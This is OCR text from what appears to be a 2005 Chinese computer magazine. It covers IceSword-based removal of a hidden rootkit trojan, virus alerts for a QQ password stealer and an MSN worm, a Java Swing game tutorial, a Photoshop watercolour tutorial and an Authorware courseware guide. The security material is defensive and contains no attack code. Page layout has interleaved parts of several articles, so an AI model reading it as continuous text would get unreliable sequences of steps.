如果 IceSword 只有很好的保护自身功能，并没有清除木马的能力，也不值得笔者介绍了。如果大家还记得本刊 2005 年第 5 期《如何查杀隐形木马》一文，那一定会觉得 IceSword 表现相当完美了。但这只所谓的隐身灰鸽子，在 IceSword 面前只算是小儿科的玩意。因为这只鸽子只能隐身于系统的正常模式，在系统安全模式却是再普通不过的

6.如何查看我的计算机上都安装了哪些补丁？

可以使用一个名为 WinUpdatesList的软件，下载地址:http://nj.onlinedown.net/soft/1049.htm。通过这个软件可以查看补丁的名称、描述、安装日期、如何卸载等详细的信息(见图3)。



图 2



图 3

CF [YY09]

病毒分析:该病毒是个可执行程序，不过采用了图片文件的图标。运行后会用IE打开一张美女图片，在普通用户看来就是一个很普通的图片文件，但其实已经被病毒感染。中毒后，用户登录自己的QQ时，病毒就会将窃取的密码等个人信息发送给病毒作者。当感染这种病毒后，系统显示任何图片都会使用“图片和传真查看器”;无论你把好友传过来的“美女图片”放在什么地方，IE 打开这个“图片”时，在 览器的地址栏里都显示的是“Windows/temp”;当用IE 览器打开美女图片后，如果用户同时按下Shift＋*键，病毒会弹出一个管理界面，这是病毒作者留下的控制性后门。如果遇到好友给你传送图片，而图片运行后出现上面的问题，就表示你已经中了“好友盗号器变种R” 病毒。

折“着”办法:升级杀毒软件至最新版本，就可彻底查杀此病毒。同时在接收文件时要注意看清楚文件扩展名，不要被图标迷惑。

病毒再现:MSN 好快(I-Worm/MSN.Sofast)

病毒分析:病毒运行后，MSN Messenger会向用户好友发送扩展名为PIF的病毒文件。同时在系统目录下建立多达18个病毒文件，并修改注册表使病毒随 Windows 启动。另外，病毒不仅会屏蔽多数国外杀毒厂商的网站，还能结束多种杀毒软件和防火墙的进程，禁止注册表编辑器和任务管理器运行。除了上面这些现象外，这款病毒还会通过复制自身到共享文件夹和P2P软件共享文件夹进行传播，可能的文件名为 Messenger Plus! 3.50.exe。如果你突然打了一个网页c:\crazy-frog.html，并连接到一名为http://frog.***.com/的网站，也说明是中了这种病毒。

折“着”办法:升级杀毒软件至最新的病毒库，同时不要点击来自 MSN Messenger好友的不明文件。(河北　香草天空)

木马。而IceSword的作者就在帮助中多次强调IceSword是专门针对功能强大的内核级后门设计的。今天，笔者通过一次经历来说明IceSword几招必杀技。

前段时间，笔者某位朋友的个人服务器(Windows 2003)，出现异常，网络流量超高，朋友使用常规方法只可以清除简单的木马，并没有解决问题，怀疑是中了更强的木马，于是找来笔者帮忙。笔者在询问了一些情况后，直接登录到系统安全模式检查，谁知也没有什么特别发现。于是笔者尝试拿出IceSword这把“瑞士军刀”……

第一步：打开IceSword，在窗口左侧点击“进程”按钮，查看系统当前进程。这个隐藏的“幕后黑手”马上露出马脚(见图2)，但使用系统自带的“任务管理器”是看不到些进程的。注意，IceSword默认是使用红色显示系统内隐藏程序，但IceSword若在内核模块处显示多处红色项目并不都是病毒，我们还需要作进一步的技术分析及处理。



图2　这是在Windows 2003的安全模式下，本来安全模式应该够安全了，可惜……

别以为只是系统自带的任务管理器功能弱，未能发现。我们又用了IceSword与Process Explorer(另一款功能强大的进程查看软件)进行对比，同样也没办法发现“幕后黑手”的踪影(见图3)。




图3　木马肯定不是简单地从注册表启动项加载的，否则笔者朋友也该早就杀掉它了，但笔者也没在服务项发现，还是继续看看IceSword吧……

第二步：点击窗口左侧的“服务”按钮，来查看系统服务。这时就可以看到如图4所示的情况了，这个木马的服务也是隐藏的，怪不得笔者未能发现行踪。



图4　IceSword清楚地标出这个隐身的服务，而系统自带的“服务”查看功能还是报平安，要知道，这已经是在系统安全模式了

第三步：既然看了服务，也应该查查注册表[HKEY_LOCAL_MACHINE SYSTEM\CurrentControlSet\Services]的情况。反正IceSword也提供查看/编辑注册表功能，正好和系统的“注册表编辑器”也来个对比，点击窗口左侧的“注册表”标签，然后打开依次展开[HKEY_LOCAL_ MACHINE\SYSTEM\CurrentControlSet\Services]项(见图5)。真是不比不知道，一比吓一跳。看来，系统内置工具还是选择“沉默”，还记得《如何查杀隐形木马》一文吧，虽说鸽子在正常模式下，它的主服务也能隐藏，但它在系统的“注册表编辑器”内完全是显示的，更不要说目前是安全模式。仔细看看，既然已经从IceSword得到可靠情报，得知“幕后黑手”位于系统目录E:\Windows\system32\wins下。




图5

第四步：我们还是用系统的“资源管理器”和IceSword对比一下，点击窗口左侧的“文件”标签，结果如图6所示。“资源管理器”选择了“交白卷”。在IceSword的文件览器与系统的“资源管理器”明显对比下，IceSword已经发现三只“黑手”，正是因为有这只隐藏的幕后黑手，难怪朋友搞了几次，换了不同的防病毒软件还是没清干净。



图6

第五步：剩下的事容易多了，在IceSword中点击“查看”标签下的“进程”按钮，右击刚刚发现的隐藏进程，选择“结束进程”。然后用IceSword删除那三个木马文件，最后，还要删除多余的服务项——那两个HackerDefender*的注册表键值即可。清理完这只“黑手”后，再使用杀毒软件重新杀一遍系统，确认没有其他的木马。

上面的例子充分体现了IceSword的　力所在。正如作者所言，IceSword大量采用新颖技术，有别于其他普通进程工具，比如IceSword就可以结束除Idle进程、System进程、csrss进程这三个进程外的所有进程，就这一点，其他同类软件就是做不到的。当然有些进程也不是随便可以结束的，如系统的winlogon.exe进程，一旦杀掉后系统就崩溃了，这些也需要注意。

还等什么，这么好用、强悍的“瑞士军刀”，还不赶快准备一把防身？ CF [YY10]

■武汉 张剑

★★★★

让 Minicooper 跑起来

Swing 跟我学之游戏设计(2)

本文可以帮你学到

- [ ] Swing 基础知识
- [x] 游戏构架及图像处理
- [ ] 绘图及动画
- [ ] 完善细节

还记得《偷天换日》中精灵般穿梭在好莱坞车流中的Minicooper吗？马克·沃尔伯格和莎莉·赛隆就是驾驶着它在仇人的鼻子底下运走了价值千万的黄金。可是，如果现在将一辆无法奔驰的Minicooper躯壳放在你的面前，你会如何看待它？它还是那个游走自如的精灵吗？今天，就让我们一点一点地为这辆Minicooper组装上零件，让它跑起来。

前言

从本期开始，我们为大家提供完整的游戏源代码，地址是：http://www.cfan.com.cn/11program/200508/kyodaisource.zip。Java咖啡馆倡导大家理论与实践并重，我们在连载中将给大家介绍关键技术以及实现思路，朋友们自行结合文章阅读源代码，好比一边读报一边喝咖啡，这才是滴滴香浓意犹未尽。

游戏布局

"连连看"属于一款二维战棋类游戏，要设计棋盘类的游戏，GridLayout应该是不二之选。现在让我们一起来看看GridLayout的构造函数：

· GridLayout():默认的情况下，将布局区域划分为1*1的大小
· GridLayout(int rows, int cols):指定布局区域横向和纵向的格子数
· GridLayout(int rows, int cols, int hgap, int vgap):同上，并且还指定了每个格子之间的横向间距hgap和纵向间距vgap

千万别让这三个构造函数把你给吓住了，其实只要你喜欢，完全可以放心大胆地使用其中的任何一个，就算不小心用"错"了，以后也有办法进行调整。惟一需要注意的是，GridLayout在添加控件时，默认顺序是从左上方向右下方依次添加的。

现在让我们来确定游戏的格子数目。究竟多少格子比较合适呢？太少会降低游戏的难度，太多又会造成视觉影响。所以，我们应该通过一对常量来表示，将来即使要修改，也是举手之劳。

在Java中，常量的定义需要写成public final static的形式，假如我们规定游戏的棋盘在横向有8个格子，纵向也有8个格子，那么，我们应该这样定义：

```
public final static int ROW = 8;
public final static int COLUMN = 8;
```

然后，我们使用GridLayout的第二种构造函数来创建布局：

```
GridLayout gridLayout = new GridLayout(ROW, COLUMN);
```

最后，我们还需要将游戏区(contentPanel)的布局改为上述布局：

```
contentPanel.setLayout(gridLayout);
```

如果你此时编译并运行程序的话，你可能会奇怪：界面怎么没有发生任何改变，是不是哪出错了？虽然我们指定了布局，可是什么控件也没有添加，当然就看不出变化。现在让我们一起在布局上添加按钮吧：

```
for (int i = 0; i < ROW * COLUMN; i++) {
  JButton button = new JButton("Kyodai");
  contentPanel.add(button);
}
```

再运行程序试试，是不是和我的一样(见图1)？




图1

巧用JButton做文章

JButton是一个按钮控件，它也是Swing中普通得不能再普通的控件了，尽管如此，我们还是需要花费一点功夫来了解和使用它，因为当你能够熟练使用JButton后，你会发现其他的Swing控件也是如此的相似。

如果你将刚才写好的程序拿来运行，你会发现：游戏区的按钮总是排得满满的，这对实际游戏的操作非常不便，所以，我们得想办法让一部分格子空出来。GridLayout布局什么都好，就是在添加控件的时候不能跳过某一个格子，这下可怎么办呢？

其实这也不难，既然GridLayout不让跳过，如果我们让某个格子内添加的控件与GridLayout布局的背景融为一体，这样在视觉上就达到了一致的效果。此外，假如别人在无意中点击到这个格子上，按钮仍然就会原形毕露，我们还得想办法让按钮不能被点击，这就需要用到JButton的setEnabled()方法。最后，对于能够点击的按钮，当它们被

点击时，我们还得要区分出来究竟是哪一个按钮被点击了。

在上一次实现〝关于〞功能的时候，我们使用了e.getSource()方法来判断鼠标点击事件产生的源，然而，那只对已经命名好了的控件比较有效。这里，使用数组表示按钮无疑是最好的方法了，首先让我们将上面的代码修改一下：

```
JButton[] dots = new JButton[ROW * COLUMN];
for (int i = 0; i < ROW * COLUMN; i++) {
  dots[i] = new JButton("Kyodai");
  dots[i].setActionCommand("" + i);
  contentPanel.add(dots[i]);
  dots[i].addActionListener(this);
}
```

千万别忘记了在循环体中写上dots[i] = new JButton("Kyodai")，虽然在前面定义、使用了dots组数，然而，这仅仅只是告诉程序我们需要使用一些JButton，但是，这些JButton却依然没有被初始化。同时，我们不仅使用setActionCommand()为按钮制定了事件名称，还使用了addActionListener()方法为每个按钮加上了事件响应处理。

关于事件响应的代码，我们可以在原来actionPerformed()事件代码的后面添加：

```
if (e.getSource() instanceof JButton) {
  JButton button = (JButton) e.getSource();
  int offset = Integer.parseInt(button.getActionCommand());
  int row, col;
  row = Math.round(offset / COLUMN);
  col = offset - row * COLUMN;
  JOptionPane.showMessageDialog(this, "ROW="+row+", COL="
     + col, "按钮", JOptionPane.INFORMATION_MESSAGE);
}
```

在上面的代码中，e.getSource() instanceof JButton用来判断产生的事件是否是由JButton型的控件产生的，然后又将产生事件源的控件进行强制型类转换，再使用Integer.parseInt(button.getActionCommand())方法将取得的事件名称转化为整数，后面的代码就将这个整数还原成行和列的信息。

好了，现在运行程序，然后点击每个按钮，看看是否会出现如右图的对话框？



注意哦，我们的下标是从0开始的。本期程序源代码的下载地址是：http://www.cfan.com.cn/11program/200508/kyodai.zip。

在Swing中使用图片

目前我们已经解决了用户操作的问题。为了让界面美观起来，我们需要使用图片来代替文字。有时间和耐心的朋友可以自己做个性图片，只是要注意保持每张图片大小一致，否则就太难看啦。想省事的话也可以直接使用下载包中提供的图片。

在Swing中，可以使用setIcon(Image image)方法来为JButton设置图片，其中的参数image就是我们要设置的图片对象，这个对象有多种方法可以得到：

· 使用Toolkit类来获得：

```
image = Toolkit.getDefaultToolkit().getImage(url);
```

· 使用ImageIcon类的getImage()方法来获得：


```
image = new ImageIcon(getClass().getResource(filename)).getImage();
```

我们这里选用第一种方法。为了方便今后再次获得Image对象，我们可以将此写为一个函数：

```
Image getImage(String filename){
  URLClassLoader urlLoader = (URLClassLoader) this.getClass().getClassLoader();
  URL url = null;
  Image image = null;
  url = urlLoader.findResource(filename);
  image = Toolkit.getDefaultToolkit().getImage(url);
  return image;
}
```

有了这个函数之后，以后再要用到图片就方便多了，不是吗？

图片现在已经有了，那么我们就可以将源代码包中Map.Java中的地图信息用图片的形式表现出来了。由于此段代码是关于游戏的算法代码，因此不再列举代码，在这里大致解释一下具体是怎么做的吧！在Map.Java中，我们使用了二维数组map[][]来保存图片信息，同时，我们也使用了一维数组images[]来保存每一个图片对象，map中的每一个元素都有一个值，这个值不仅表明了在游戏界面中按钮对应的值，也表明了这个按钮使用images[]数组中图片的编号，程序运行界面便漂亮许多。



小结

今天我们介绍了Swing中JButton控件。对于大多数Swing控件来说，JButton的用法一样可以照搬过去。别小看这个JButton，当你能够很好地掌握它的时候，你的Swing功底就已经提升一个台阶了。此外，我们也学会了在Java中加载图片文件的两种方法。最后，我们还将以上的两部分内容结合在一起创造出了漂亮的游戏界面。虽然我没有在这里写出完整的代码，但相信大家参考我的源程序，经过自己的努力，一定能够达到目标。如果遇到解决不了的问题，可以通过leftmoon@163.com信箱与我联系。

不知道大家对今天的内容感觉到满意吗？精彩还在后面，大家要继续光顾我们的咖啡馆哦！

CF [YY11]

■天津　奇士

★★

圆你画家梦　一分钟照片变成水彩画

本文可以帮你学到

- 综合应用艺术类滤镜以达到特殊的效果
- 使用色阶调整层调整图像亮度

给别人看一张你拍的照片，他们不会觉得惊奇，因为人人都会按下快门，　　一下拍出一张人物或风景照来。但如果你给别人看的是你自己画的水彩画或油画，他们肯定要惊羡于你的艺术才华了。什么，你不会画画？没关系，有了Photoshop，就能圆圆你的画家梦了。在本教程开始之前，先来看一幅效果图(见图1)。本文彩图可从http://www.newhua.com/cfan/200508/sch.rar下载。



图1

第一步:运行Photoshop CS，打开一幅风景图片。为了得到更好效果，这幅图片应该色彩明快、亮度较高、没有大面积的暗色部分(见图2)。



图2

第二步:在图层调板上，将背景图层拖到调板底部的“创建新的图层”按钮上，这个操作结果是得到背景图层的副本图层。点选背景副本图层，然后执行菜单命令“滤镜→艺术效果→木刻”，这时会出现“滤镜画廊”对话框。不用管其他部分，只关注当前被选择的“木刻”滤镜，在右侧设置区内将“色阶数”设为5，“边缘简化度”设为4，“边缘逼真度”设为2，设置完毕单击“好”按钮确定，再在图层调板中将背景副本图层的混合模式改为“亮度(Luminosity)”，风景图片就得到了迷彩般的效果(见图3)。



图3

第三步:再次将背景图层拖到调板底部的“创建新的图层”按钮上复制它，并将得到的背景副本2图层拖到所有图层之上。选择背景副本2图层，执行菜单命令“滤镜→艺术效果→干画笔”，在对话框中将“画笔大小”设为2，“画笔细节”设为9，“纹理”设为3。设置好后按“好”，将背景副本2图层的混合模式改为“滤色(Screen)”。

第四步:再次复制背景图层，接着将背景副本3图层拖到最上面。选择背景副本3图层，执行菜单命令“滤镜→艺术效果→绘画涂抹”，在对话框中将“画笔大小”设为3，“锐化程度”设为4，“画笔类型”选择为“简单”。设置好后按“好”，将背景副本3图层的混合模式改为“变亮(Lighten)”。

第五步:一般水彩画的色彩都是比较明亮的，经过上述步骤处理后，如果觉得图片还是有点暗，可通过色阶调整层调整一下亮度:在图层调板上，单击底部的“创建新的填充或调整图层”按钮，在下拉菜单中选择“色阶”，在打开的色阶对话框中向左拖动输入色阶的中间调滑块(中间灰色的那个)，或者直接在上面中间的输入框中将原来的1改为1.2(见图4)。调整好后按“好”，就可以在不损失暗部细节的前提下使图像变亮一些了。注意，一定要将新建的色阶调整层拖到最上方。最终的效果如图5所示。



图4

小提示

虽然可以直接选择“图像→调整→色阶”命令来调整图像的亮度，但图像保存后，就不能够再恢复或改变了。而使用色阶调整层的好处就是，可以随时双击色阶调整层重新改变亮度值，或者将调整层删除以还原图像本来的面貌，不会对原图像造成破坏。

软件你别牛

用 Authorware 制作英语课件

★★★

■ 上海　叶新建　选题推荐：天津　朱旭(奖金100元)

陆陆续续，“软件你别牛”栏目已经做了7期，这期间得到了许多读者朋友的支持，给我们发回了许多宝贵的反馈意见，因时间关系，不能一一回复，在这里一并向所有支持我们的读者致谢了。从本期开始，我们将兑现承诺，挑选出一些高得票数的选题制作成文章，奉献给广大读者。本期为2005年第1期“软件你别牛”中的1号选题：英语课件制作实战，它的最终统计票数为258票。本文实例的源文件及素材文件，可从http://www.newhua.com/cfan/200508/aw.rar下载。

多媒体技术在辅助教学的过程中起着越来越重要的作用，但很多老师并不是计算机科班出身，制作多媒体课件有一定困难，而多媒体创作软件的出现正好可以解决他们的难题，使得老师们能够抛开技术细节不管，专心致志于实际教学效果的实现。在众多的多媒体创作软件中，Authorware算得上是　　者。下面，笔者就以一堂小学英语课的课件制作为例，介绍一下Authorware开发的一般步骤。大家可以拓展本例，开发出软件教学光盘等其他类型的产品来。

实例描述

运行本课件后，首先是一个简短片头：动态显示出英语课的标题，并显示出本课程中涉及到的两个人物(医生和小孩)。在主界面下方有一排按钮，单击其中的〞练习一〞进入到练习模块中，将显示一个平躺着的小孩子的图像，右上角有一个表达身体各部位名称的单词列表。当把光标指向孩子身体的某个部位(如：头部)时光标将变成手的形状，此时单击就会出现一个空白的提示框，提示学生在上面的单词列表中进行选择。当学生点击了正确的单词(如：head)后，该单词就会自动显示在提示框中，同时还会发出象征答对了的音乐声(也可以是这个单词的发音)，这样学生就会很形象地将头部与head这个单词联系起来，加深记忆。将光标移向身体的其他部位，可以继续进行练习。单击〞返回〞按钮可退回到主界面，单击〞退出〞按钮将结束课件的运行。

课件片头的制作

第一步：新建文件



图5

第六步：最后把水彩画〞装〞到画框中。大家可借鉴本刊2004年第21期上的《框住你的美丽——Photoshop相框制作实战》一文制作一个画框，将上面我们制作的水彩画装进去，效果如图6所示。



图6

网　络　大　补　贴

更多艺术效果类滤镜应用

1. 专题：深入Photoshop艺术滤镜

网页地址：http://www0.ccidnet.com/school/zhuan/lujing.htm

重点体会：详细介绍了艺术效果类的所有滤镜(注意：该文中的中文滤镜名与Photoshop中文版有所不同)。

延展练习：对于同一滤镜，尝试不同选项，不同数值，体会其微妙的差别。

2. 巧用Photoshop打造悠然对弈的漂亮围棋子

网页地址：http://www.ccw.com.cn/soft/apply/photo/htm2004/20040627_1997E.asp

重点体会：“塑料包装”滤镜的灵活应用以及与其他滤镜的配合使用。

延展练习：使用“塑料包装”滤镜还可以与其他滤镜结合使用，模拟水波纹、液态金属等效果，读者朋友不妨一试。

3. Photoshop特效：腐蚀的金属字

网页地址：http://www.6to23.com/s15/s15d1/s15d1d6/s15d1d6d6/s15d1d6d6d3/2004329134525.htm

重点体会：本实例用到的众多滤镜中，“海绵”滤镜无疑是至关重要的一个。

延展练习：“海绵”滤镜在腐蚀、斑驳等效果制作中的应用较多，请读者多加留意和练习。

CF [YY12]

启动Authorware 7.0简体中文汉化版，首先会弹出新建项目对话框，单击其上的"不选"按钮新建一个空白的文件，然后单击工具栏上的"保存"按钮(左起第三个图标)，在打开的对话框中将当前文件保存为Unit10.a7p。接着设置一下课件的场景大小，单击菜单"修改→文件→属性"命令，在主界面下方打开属性面板，将其中的"大小"设置为"640×480(VGA,Mac13)"，选中"选项"中的"标题栏"及"屏幕居中"两项，并清除掉其他的复选项。

第二步:建立背景

从图标工具箱中拖放一个显示图标(左侧第一个图标)到流程线上，将默认的图标名改为"背景"。双击它打开演示窗口，然后单击工具栏上的"导入"按钮(左起第四个按钮)，导入准备好的背景素材图片(本例为"背景.bmp")。

第三步:主角登场

这一步骤要让本课件中的主角——看病的小男孩及医生陆续登场。拖放一个显示图标到流程线上，命名为"小人"。双击它打开演示窗口，单击工具栏上"导入"按钮导入一个小孩的图像(本例为"小人.bmp")，并拖放到适当的位置。接着，单击菜单"修改→图标→属性"命令，然后在下方的属性面板中单击"特效"右侧的"…"按钮，在弹出窗口中选择"内部→从左往右"，再在下方输入相应的时间周期和平滑度(见图1)。这样，这个小孩的图片就不会突然出现，而是从左往右动态显示出来。



图1

以同样的方法再在流程线上放一个显示图标，命名为"医生"，并导入医生图像(本例为"医生.bmp")。将其"特效"设置为"内部→逐次涂层方式"，并进行相应设置，使医生图像慢慢地显示出来，这样较有层次感，也能吸引学生的注意。

第四步:稍候片刻

从图标工具箱中拖放一个等待图标(左侧第四个图标，标有"WAIT"的即是)到流程线上，双击它，然后在下方的属性面板中，将"时限"设置为0.35秒，并取消其他的选项。这样，当医生图像显示完成后，会自动停留0.35秒再进入执行下一图标。

第五步:给画面来点音效

仅仅显示出图片还是不够的，这时我们需要来一点音效以吸引学生注意。从图标工具箱中拖放一个声音图标(右侧第五个小喇叭图标)到流程线上，将其命名为"背景音效"，单击选中它，然后如图2所示，在它的属性面板中单击"导入"按钮打开导入对话框，导入一段有趣的音乐(本例为"背景音效.WAV")。



图2

第六步:添加课程标题

拖放一个显示图标到流程线上，命名为"标题"，然后双击它打开演示窗口。在随演示窗口一起出现的工具箱上，单击"色彩"下的字体色图标(标为A的那个)为字体选择一种颜色，再单击工具箱上的文字工具(即右侧最上方的"A"图标)，然后在演示窗口适当的位置点击一下，再输入"Unit Ten"(第十元)以及课程标题"What's the matter?"。选中输入的文字，就可以在"文本"菜单下为其选择相应的字体、大小和格式了。单击工具箱中的指针工具(即黑箭头图标)，用它选中文字，再单击工具栏上的"模式"按钮，然后选择"透明"模式(见图3)。




图3

现在按下Ctrl+R键试运行一下课件，我们会发现背景首先出现，然后小孩与医生依次显示出来。稍过片刻后，一

个有趣的背景音效响了起来，并显示出课件的标题名称。

为课件添加交互功能

交互性是多媒体的核心，也是计算机区别于其他媒体的最显著的特征。对交互作用的控制更是Authorware强大功能的最集中的体现。

第一步：从图标工具箱中拖放一个交互图标（右侧第一个带问号的图标）到流程线上，将其命名为“练习”，然后再拖放一个群组图标（右侧第三个图标）到“练习”的右方，当在交互图标的右侧添加其他图标时，Authorware会弹出对话框询问响应类型（见图4），默认为“按钮”类型，确定后，这个图标会自动与交互图标关联到一起（以流程支线的方式表示），将这个群组图标命名为“练习一”。点击一下“练习一”图标上方的小方框，然后在下方的属性面板中单击“响应”标签，将其中的“范围：永久”项选中，这样可以保证“练习一”按钮一直显示在主界面上，不会被后面的对象覆盖掉。



图4




图5

第二步：在交互图标右侧可增加任意多的其他图标。本例中，我们在“练习”交互图标右侧一共添加了五个图标，其响应类型全都设置为默认的“按钮”类型。前面三个都是群组图标，分别命名为“练习一”、“练习二”和“练习三”；后面两个是计算图标（图标工具箱右侧第二个标有等号的图标），分别命名为“返回”和“退出”，此时整个流程图的状态如图5所示。



图6

第三步：双击“返回”计算图标，在其中输入：ResumeFile（"背景"），它的作用是在单击“返回”按钮时，程序将返回到“背景”图标处（也就是本课件最开始的地方）重新执行（见图6）。双击“退出”计算图标，在其中输入：Quit（），它的作用是在单击“退出”按钮时，结束整个程序的运行。

第四步：最后双击“练习”交互图标，将会发现在第二步中添加的五个图标，在这里都有一个对应的按钮，将它们按顺序排列在界面的下方。现在再Ctrl＋R键运行程序，效果如图7所示。

练习模块的制作

限于篇幅，在这里我们只选择“练习一”进行介绍，




图7

“练习二”和“练习三”的内容请大家举一反三，自己增加新的练习功能。

第一步：双击“练习一”群组图标，将打开一个二级设计窗口，在其流程线上拖放三个显示图标，分别命名为“提示”、“男孩”、“单词列表”。双击打开“提示”图标，然后先单击工具箱中的矩形工具，再单击工具最下面的“填充”按钮，在打开的填充样式框中点选实心的黑色图标；返回到工具箱中，单击“色彩”中的填充色前景色图标，选一种自己喜欢的颜色作前景色，此时便可以在演示窗口中画一个带有填充色的矩形了，拖动矩形周边的节点可适当调整矩形的大小使其与演示窗口的大小相当（这个矩形的主要作用是在执行这个群组图标后，它会将之前的画面都遮盖住）；接着在矩形之上使用文本工具输入提示文字（如：“请先用鼠标选择小孩子身体的部位，然后再单击上方与之相匹配的单词”）。在“男孩”图标中导入一个平躺着的小孩子的图片（本例为“boy.bmp”）。在“单词列表”图标中导入一张如图8所示的，包含了所要填写的完整单词列表的图片（本例为“单词列表.bmp”）。




图8




图9

第二步：在“单词列表”显示图标下面放置一个交互图标，将其命名为“交互练习”。然后拖放一个群组图标放到该交互图标的右侧，设置交互类型为“热区域”，将其命名为head。双击此群组图标上方的虚框，再在下方的属性面板中将其中的“匹配”设置为“单击”。

第三步：在head右侧放置一个名为he的显示图标，双击它，在其中画上提示框图形，提示框由方框和箭头组成（见图9）。其中的箭头实际上就是一条线段，在工具箱中点选斜线工具，然后在下面的“线条”项中单击上面的图标可选择线条的粗细，单击下面的图标可选择带箭头的线条样式。画好提示框后，按下Ctrl＋=键将打开计算图标窗口，在其中输入：

head:=1

display:=0

关闭这个窗口时会弹出一个对话框，询问是否保存计算图标中的变量，单击"是"保存，又会弹出一个窗口，将head的初始值设置为0，display的初始值设置为1。接着单击he上方的小方框，在下方的属性面板窗口中将"匹配"设置为"指针处于指定区域内"；单击"鼠标"按钮，在打开的对话框中选择最后那个手形光标，确定后返回；单击属性面板上的"响应"标签，然后将"激活条件"设置为"display=1"，将"擦除"项设置为"On Exit"。

第四步:按下Ctrl＋R键从头开始运行，再单击"练习一"进入练习一中，此时按下Shift键不放并双击流程线上head图标上面的小方框，在演示窗中便会显示出一个名为head的虚线框来(即所谓的热区)，将这个虚线框拖放到上方的单词head上(必须将光标放在虚线边框上才能拖动)，拖动矩形周围的节点以调整热区大小，使其正好圈着单词head(见图10)。以同样的方法将he的热区矩形拖放到孩子的头部位置上。



图10

再按下Ctrl＋R键从头开始运行，进入练习一后，将光标移到小孩子的头部(即he热区的位置)，光标将变成手的形状，点击一下将显示出前面所画的提示框来，此时可拖动调整这个提示框，使其箭头指向小孩的头部。

第五步:单击head群组图标上方的方框，在下方属性面板中单击"响应"标签，在"激活条件"中写上"head=1"。接着双击head群组图标，打开三级设计窗口，放置一个名字也为head的显示图标，双击打开它输入单词head。选中head显示图标，按下Ctrl＋=键，在打开窗口中输入"display:=1"。在这个head显示图标的下面再放一个声音图标并导入一个音乐片段，表示对学生选择正确后的鼓励，也可以插入自己录制下head的单词读音。

第六步:按Ctrl＋R键从头开始运行课件，进入练习一后，单击小孩子的头部将弹出提示框提示我们进行选择。单击单词列表中的head，我们在head显示图标中所输入的单词head将显示出来。此时拖动这个单词，使其位于提示框之内。

最后的课件流程图如图11所示，依次为主流程线图以及部分二级流程线和三级流程线。其余部分可参见上面的步骤制作，制作过程中可随时按下Ctrl＋R键运行测试一下，直到满意为止。




图11

发布课件

第一步:选择菜单"文件→保存"命令保存好源文件，方便以后随时修改。

第二步:选择菜单"文件→发布→打包"命令，在打开窗口中选择"应用平台 Windows XP,NT和98"项，再单击"保存文件并打包"即可生成相应的EXE文件。本例生成的可执行文件为"unit10.exe"，只要双击它，就可以脱离Authorware环境，独立运行课件了。

第三步:如果想在没有安装Authorware的电脑上运行课件，或者是想把课件刻录到光盘上，除了前面生成的unit10.exe外，还要将课件制作过程中所用到的素材文件(图像、声音等)，以及Authorware安装文件夹下的AWIML32.DLL、js32.dll、VCT32161.dll文件和Xtras子文件夹一并拷贝到打包文件(即EXE文件)所在的目录。

网 络 大 补 贴

★Authorware爱好者

网页地址: http://www.authorware.cn/

这是由一群Authorware爱好者创办的网站，里面有课件、图片、文章、实例等供大家下载、学习。

★宇风多媒体—Authorware专栏

网页地址: http://www.yufeng21.com/multimedia/authorware/index.htm

这里包括了Authorwar入门，每个图标的介绍，实战技巧等多方面的内容，对Authorware用户来说，相当有用。

★5D多媒体第三版

